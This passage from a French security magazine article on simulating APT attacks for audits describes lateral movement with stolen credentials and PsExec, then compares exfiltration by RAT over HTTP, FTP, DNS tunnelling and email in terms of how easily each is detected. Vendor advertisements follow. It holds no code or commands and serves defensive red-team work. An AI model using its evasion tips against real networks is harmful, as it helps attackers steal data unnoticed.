À partir de là, ils peuvent se connecter à la place d'utilisateurs légitimes, et parcourir les serveurs à la recherche de données intéressantes. Ils peuvent également se servir d'outils tels que PsExec afin de rebondir de machine en machine.

Certains attaquants utilisent ici des scripts afin de lister tous les documents Office, tous les PDF, ou tout autre format les intéressant, puis exportent ces listes afin de les étudier à souhait sans rester sur le réseau de la cible.

## 6 Exfiltration de données

Cette phase ne présente en général pas de difficulté particulière pour un auditeur. Les méthodes généralement employées peuvent être :

- Utilisation d'un RAT disposant de fonctionnalités d'exfiltration de données/transfert de fichiers. Ces RAT peuvent transmettre les données de façon bruyante et détectable ou de façon moins décelable, comme lorsqu'elles sont transmises par le protocole HTTP par exemple. Si les attaquants ont pris soin de ne pas envoyer de fichiers trop volumineux, il y a de fortes chances que les exfiltrations par ce biais ne soient pas détectées.
- Exfiltration par FTP. Cette méthode fonctionne relativement bien en fonction des environnements. Si de nombreux utilisateurs utilisent ce protocole, les exfiltrations auront tendance à se mêler au « bruit ambiant » dans les logs.
- Exfiltration par tunnel DNS. Cette méthode est plutôt un vieux fantasme de journaliste plutôt qu'une réalité, du moins dans l'univers des attaques APT. La méthode est bien trop décelable (volumes transmis largement supérieurs à un trafic DNS normal par exemple) pour être utilisée en APT.
- Exfiltration par e-mail. Là encore, le but est de passer inaperçu dans les volumes de données quittant l'entreprise ciblée et des envois de données volées par courriel sont difficilement détectables.

## Conclusion

Les simulations d'attaques APT sont un terrain nouveau et agréable pour les auditeurs traditionnels qui souhaitent se divertir et sortir de l'audit de sécurité ou du pentest habituel. Ces simulations nécessitent néanmoins une solide expérience des attaques APT, pour coller au mieux à la réalité. Il est bon de disposer d'un ou plusieurs *incident handlers* ayant travaillé sur plusieurs attaques APT réelles différentes dans le cadre de ce type de services. Ces derniers sont les seuls à vraiment pouvoir assister (ou effectuer eux-mêmes) de telles simulations d'attaques APT. Il convient également de bien se border juridiquement lors de ce type de service.

Il semble également qu'une mission de simulation d'APT marque plus les esprits et constitue un meilleur terrain pour des campagnes de sensibilisation auprès des employés de la société ayant demandé cette prestation. ■


## Remerciements

**Je tiens à remercier Fabien Perigaud et Vincent Mélin pour leurs relectures attentives, ainsi que Johanne Ulloa et Loïc Guézo pour leur soutien.**


## Références


[1] **Wikipédia - Spear Phishing :** https://fr.wikipedia.org/wiki/Spear_phishing

[2] **Exploit kit :** http://www.trendmicro.com/vinfo/us/security/definition/Exploit-Kit

[3] **LinkedIn is a hacker's dream tool :** http://money.cnn.com/2012/03/12/technology/linkedin-hackers/index.htm

[4] **Operation Pawn Storm - Putting Outlook Web Access Users at Risk :** http://blog.trendmicro.com/trendlabs-security-intelligence/operation-pawn-storm-putting-outlook-web-access-users-at-risk/

[5] **The French Connection - French Aerospace-Focused CVE-2014-0322 Attack Shares Similarities with 2012 Capstone Turbine Activity :** http://www.crowdstrike.com/blog/french-connection-french-aerospace-focused-cve-2014-0322-attack-shares-similarities-2012/


Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)


Ce document est la propriété exclusive de Johann Locatelli@businessdecision.com)

# LE CLOUD GAULOIS, UNE RÉALITÉ ! VENEZ TESTER SA PUISSANCE

## EXPRESS HOSTING

Cloud Public
Serveur Virtuel
Serveur Dédié
Nom de domaine
Hébergement Web

sales@ikoula.com
**01 84 01 02 66**
express.ikoula.com

## ENTERPRISE SERVICES

Cloud Privé
Infogérance
PRA/PCA
Haute disponibilité
Datacenter

sales-ies@ikoula.com
**01 78 76 35 58**
ies.ikoula.com

## EX10

Cloud Hybride
Exchange
Lync
Sharepoint
Plateforme Collaborative

sales@ex10.biz
**01 84 01 02 53**
www.ex10.biz

# Quarkslab

SECURING EVERY BIT OF YOUR DATA


Les attaquants ciblent les données, et non les infrastructures qui sont régulièrement surveillées, testées et mises à jour. Quarkslab se concentre sur la sécurisation des données, au travers de 3 outils issus de notre R&D : Cappsule (hyperviseur), IRMA (analyseur de fichiers) et Epona (obfuscateur). Ces produits, qui complètent nos services et formations, visent à aider les organisations à prendre leurs décisions au bon moment grâce à des informations pertinentes.


**Cappsule** virtualise instantanément et sans intervention toutes vos applications à la volée pour cloisonner les données.

**IRMA** analyse des fichiers pour déterminer leur dangerosité, et fournit une vue détaillée des incidents détectés.

**Epona** obfusque du code pour contrarier le reverse engineering et l'accès aux données des applications.


- **Tests de sécurité :** analyse d'applications, de DRM, de vulnérabilités, de patch, fuzzing
- **Développement & analyse :** R&D à la demande, reverse engineering, design et implémentation
- **Cryptographie :** conception de protocoles, optimisation, évaluation




- Reverse engineering
- Recherche de vulnérabilités
- Développement d'exploits
- Test de pénétration d'applications Android / iOS
- Windows internals

Quarkslab
SECURING EVERY BIT OF YOUR DATA
71 Avenue des Ternes - 75017 Paris - FRANCE
Phone: +33 (0)1 56 60 21 02 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)